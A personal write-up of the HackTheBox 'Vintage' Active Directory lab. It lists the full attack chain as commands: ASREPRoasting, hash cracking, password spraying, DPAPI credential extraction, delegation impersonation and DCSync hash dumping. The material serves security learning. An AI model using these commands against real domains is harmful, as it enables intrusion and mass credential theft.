HackTheBox - Vintage

Date: 04/12/2024
Author: acfirthh
Machine Name: Vintage
Difficulty: Hard
Link to Machine: HackTheBox - Vintage (Hard)
Introduction
This box was probably one of the most difficult boxes I have done on HackTheBox, mainly because it was entirely Windows Active Directory based, and I mainly focus on Linux and Web vulnerabilities, but it also had somewhat of a funky exploitation path. Nevertheless, it was incredibly fun and I learnt a lot along the way. I would 100% reccomend giving this box a go yourself!
Reconaissance
NMAP Scan

Reading the output from the NMAP scan, I saw that the domain was vintage.htb and the Domain Controller’s host name is dc01.
Add “vintage.htb” and “dc01.vintage.htb” to /etc/hosts
Bloodhound Data Collection
HackTheBox gives initial credentials for a users account, to simulate a real penetration test of an Active Directory environment where you already have access to a “compromised” account.
- Initial Credentials: P.Rosa / Rosaisbest123
Generate TGT for P.Rosa
I generated a TGT for the user P.Rosa using impacket-getTGT so I could use it to collect data for Bloodhound:
impacket-getTGT vintage.htb/P.Rosa:Rosaisbest123
I then set the saved TGT to the environment variable KRB5CCNAME for kerberos authentication:
export KRB5CCNAME=P.Rosa.ccache
I used bloodhound-python to collect data of the AD environment using the credentials I was given:

bloodhound-python -c All -u 'P.Rosa' -p 'Rosaisbest123' -d vintage.htb -ns $IP -k
After I ran the command, I noticed that there was another machine on the network named FS01 and it failed to contact the machine as it wasn’t in my /etc/hosts file, so I added FS01.vintage.htb and ran the command again.
Collect A List of Users
I used nxc to collect a list of users via RID brute forcing:
nxc smb dc01.vintage.htb -d vintage.htb -k --use-kcache --rid-brute 5000
Instead of manually adding all of the usernames to a list myself, I used a basic bash one-liner to do it for me:
nxc smb dc01.vintage.htb -d vintage.htb -k --use-kcache --rid-brute 5000 | grep SidTypeUser | cut -d: -f2 | cut -d \\ -f2 | cut -d' ' -f1 > users.lst
Initial Foothold
After dragging and dropping the collected files from bloodhound-python into Bloodhound, to visualise the data, I marked the user P.Rosa as owned and then started clicking through users, machines, and groups to see if I could spot anything interesting.

I noticed that the machine FS01$ was part of the PRE-WINDOWS 2000 COMPATIBLE group. This caught my attention, mainly due to the name of the box being Vintage which made me think that something old and not used anymore would be part of the exploitation path.
Checking thehackers.recipes website section about Pre-Windows 2000s Computers, I saw that when a new computer is configured as a “pre-Windows 2000 computer”, its password is set based on the computers name in lowercase and without the trailing $.
I found a tool on GitHub named pre2k which can be used to test for passwords which are the same as the host names.
After downloading the tool and installing the neccessary requirements, I ran the command:
pre2k unauth -d vintage.htb -dc-ip vintage.htb -inputfile users.lst -save
The ‘-save’ flag is used to save the TGT of the machine, if a valid password is found.

It is also possible to generate the TGT for the FS01$ machine using impacket-getTGT:
impacket-getTGT vintage.htb/'FS01$':fs01
Getting the GMSA01$ Machine’s Hash
Viewing the “Group Delegated Object Control” section in Bloodhound for the FS01$ machine, I saw that the machine is part of the group DOMAIN COMPUTERS which has the “ReadGMSAPassword” permission on the GMS01$ machine. This means I can extract the password hash for the machine.
I set the TGT for FS01$ as the KRB5CCNAME environment variable for kerberos authentication:
export KRB5CCNAME=FS01\$.ccache
I then used the tool bloodyAD to get the hash:
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k get object 'GMSA01$' --attr msDS-ManagedPassword

I generated a TGT for GMSA01$ and set it as KRB5CCNAME:
impacket-getTGT vintage.htb/'GMSA01$' -hashes aad3b435b51404eeaad3b435b51404ee:a317f224b45046c1446372c4dc06ae53
export KRB5CCNAME=GMSA01\$.ccache
Compromising The SERVICEMANAGERS Group
Viewing the “First Degree Object Control” permissions of the GMSA01$ machine, I saw that it had “AddSelf” and “GenericWrite” permissions on the SERVICEMANAGERS group.
At this point, I had two options, either add GMSA01$ to the SERVICEMANAGERS group, or add a previously compromised user, P.Rosa. I decided to go with P.Rosa because I already had her password so generating tickets would be quicker than GMSA01$ simply because it’s a shorter command and I wont need to use the hash instead. But, the exploitation path is the same from now on, no matter which user is added.
Adding P.Rosa to the SERVICEMANAGERS group:
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k add groupMember "SERVICEMANAGERS" "P.Rosa"

After adding P.Rosa to SERVICEMANAGERS, I generated a new TGT and set it as KRB5CCNAME:
impacket-getTGT vintage.htb/P.Rosa:Rosaisbest123
export KRB5CCNAME=P.Rosa.ccache
ASREPRoasting The Service User Accounts
Viewing the members of the SERVICEMANAGERS group in Bloodhound, I saw that there were 3 users: svc_ark, svc_ldap, and svc_sql. The group also had the “GenericAll” permission on all 3 users.

This permission means that I can add the “DONT_REQ_PREAUTH” value to the user accounts to make them ASREPRoastable. I did this using bloodyAD:
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k add uac SVC_LDAP -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k add uac SVC_ARK -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k add uac SVC_SQL -f DONT_REQ_PREAUTH

After adding “DONT_REQ_PREAUTH” to the service users, I attempted the ASREPRoast the user accounts, but I was only able to get the hashes for svc_ark and svc_ldap and it seemed that the svc_sql user account is disabled.
I re-enabled the svc_sql account using bloodyAD:
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k remove uac SVC_SQL -f ACCOUNTDISABLE

Finally, I was able to ASREPRoast the service users to get the hashes:
impacket-GetNPUsers -request -format john -usersfile users.lst vintage.htb/

I then saved the outputted hashes into a file named ‘service_hashes.hash’ and used JohnTheRipper to crack them:
john service_hashes.hash --wordlist=/usr/share/wordlists/rockyou.txt
I was able to crack the hash for svc_sql:
- SVC_SQL Credentials: svc_sql / Zer0the0ne

Lateral Movement to C.Neri
Sometimes, service account passwords are re-used for multiple accounts by sysadmins during the initial setup but they may forget to change them afterwards. I used a password spray attack to check for other accounts using the same password as svc_sql:
kerbrute passwordspray --dc vintage.htb -d vintage.htb -v users.lst Zer0the0ne
The password for C.Neri was the same as the password for svc_sql.

- C.Neri Credentials: C.Neri / Zer0the0ne
Bloodhound shows that C.Neri is part of the REMOTE MANAGEMENT USERS group, meaning I can use evil-winrm to access the machine as C.Neri.
evil-winrm requires the /etc/krb5.conf file to be configured for kerberos authentication, so I used a tool I found called configure_krb5.py to configure the file for me using the command:
sudo python3 configure_krb5.py vintage.htb dc01
I generated a TGT for C.Neri and set it as the KRB5CCNAME environment variable:
impacket-getTGT vintage.htb/C.Neri:Zer0the0ne
export KRB5CCNAME=C.Neri.ccname
Finally, I was able to use evil-winrm to get a shell as C.Neri:
evil-winrm -i dc01.vintage.htb -r vintage.htb

Privilege Escallation to C.Neri_ADM
Looking back at the users list, I spotted that the users C.Neri and L.Bianchi both have administrative accounts C.Neri_ADM and L.Bianchi_ADM. I have already compromised the user C.Neri so I thought that surely the password for his admin account will be stored somewhere in his files.
I initially attempted to use Mimikatz but that was immediately caught by Windows Defender, I then attempted to use the Invoke-Mimikatz.ps1 PowerShell script as well as a modified version that was made to avoid AV, but both were still caught.
I ended up on thehacker.recipes section about credential dumping. In particular, the part about DPAPI secrets.
A few paths are mentioned in particular:
C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\<SID>[Stores the Masterkeys]C:\Users\C.Neri\AppData\Local\Microsoft\Credentials\[Stores Credentials]C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials\[Stores Credentials]
The files in these directories are hidden, but can be easily viewed using the PowerShell command: Get-ChildItem -Path "<PATH>" -Hidden

I then downloaded the files using evil-winrm’s download feature.
Extracting Masterkeys and Decrypting Credentials
I ended up with 2 masterkey files: 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 and 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b. There was also a file named BK-VINTAGE but it didn’t end up being used. I also downloaded 2 credential files: C4BB96844A5C9DD45D5B6A9859252BA6 and DFBE70A7E5CC19A398EBF1B96859CE5D.
Using impacket-dpapi I was able to extract the masterkeys from the files:
impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid 'S-1-5-21-4024337825-2033394866-2055507597-1115' -password 'Zer0the0ne'

After extracting the masterkey, I was able to extract the credentials from the credential file:
impacket-dpapi credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key '0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a'

- C.Neri_ADM Credentials: C.Neri_ADM / Uncr4ck4bl3P4ssW0rd0312
Finally, I generated a TGT for C.Neri_ADM just incase I needed it later on:
impacket-getTGT vintage.htb/C.Neri_adm:Uncr4ck4bl3P4ssW0rd0312
Privilege Escallation to a Domain Administrator (L.Bianchi_ADM)
Bloodhound shows that the user C.Neri_ADM has “AddSelf” and “GenericWrite” permissions on the DELEGATEDADMINS group. This allows C.Neri_ADM to add either himself or another user to the group.
The DELEGATEDADMINS group has the “AllowedToAct” permission. This means that members of this group can impersonate another user in the domain. This can be abused to generate a service ticket as an impersonated user to be able to perform actions as them. The only caveats are that the user that is going to be used to impersonate another user must not be a “protected” user, and must also have an SPN set.
The user L.Bianchi_ADM user has the “DCSync” permission on the Domain Controller which can be used with impacket-secretsdump, he is also part of the DOMAINADMINS group which means that he can access any user account on the domain.
Exploit Path:
- Make sure that the SVC_SQL account is enabled
- Set an SPN on the SVC_SQL account
- Add SVC_SQL to the DELEGATEDADMINS group
- Generate a new TGT for SVC_SQL
- Generate a Service Ticket for L.BIANCHI_ADM by impersonating him
- Perform actions as L.BIANCHI_ADM
Enable the SVC_SQL Account
For this, I needed to use the P.Rosa TGT:
export KRB5CCNAME=P.Rosa.ccache
Enable the account:
bloodyAD --host dc01.vintage.htb -d "VINTAGE.HTB" --dc-ip $IP -k remove uac SVC_SQL -f ACCOUNTDISABLE
Set an SPN on SVC_SQL
To set an SPN on the SVC_SQL account, I needed to use C.Neri’s TGT as his account is part of the SERVICEMANAGERS group and has the “GenericAll” permission on SVC_SQL:
export KRB5CCNAME=C.NERI.ccache

Login via evil-winrm:
evil-winrm -i dc01.vintage.htb -r vintage.htb
Add the SPN:
Set-ADUser -Identity svc_sql -Add @{servicePrincipalName="cifs/x"}
Add SVC_SQL to the DELEGATEDADMINS group
For this step, I needed to use C.Neri_ADM’s TGT as he had the “GenericWrite” permission on the DELEGATEDADMINS group:
export KRB5CCNAME=C.NERI_ADM.ccache
Add SVC_SQL to the DELEGATEDADMINS group using bloodyAD:
bloodyAD -k --host dc01.vintage.htb -d vintage.htb add groupMember "delegatedadmins" "svc_sql"
Generate a new TGT for SVC_SQL
impacket-getTGT vintage.htb/svc_sql:Zer0the0ne
Impersonate L.BIANCHI_ADM to Generate a Service Ticket
I had to do this as SVC_SQL so I used their TGT:
export KRB5CCNAME=svc_sql.ccache

Impersonate L.BIANCHI_ADM and generate a Service Ticket:
impacket-getST -spn 'cifs/dc01.vintage.htb' -impersonate L.BIANCHI_ADM -dc-ip $IP -k 'vintage.htb/svc_sql:Zer0the0ne'
Perform Actions as L.BIANCHI_ADM
To perform any actions as L.BIANCHI_ADM, I first had to use the generated Service Ticket:
export KRB5CCNAME=L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

Then, because L.BIANCHI_ADM had the “DCSync” permission, I could use impacket-secretsdump to dump the password hashes of other users:
impacket-secretsdump -k dc01.vintage.htb

I could also use impacket-wmiexec to get a partial shell as L.BIANCHI_ADM and access the Administrator user’s desktop to retrieve the final flag:
impacket-wmiexec -k dc01.vintage.htb
Final Words
This machine was incredibly fun to do, although it took me a couple of hours to complete, it was still a great box with a funky exploitation path. I definitely learnt a lot and I think I’ve found a love for Active Directory based machines!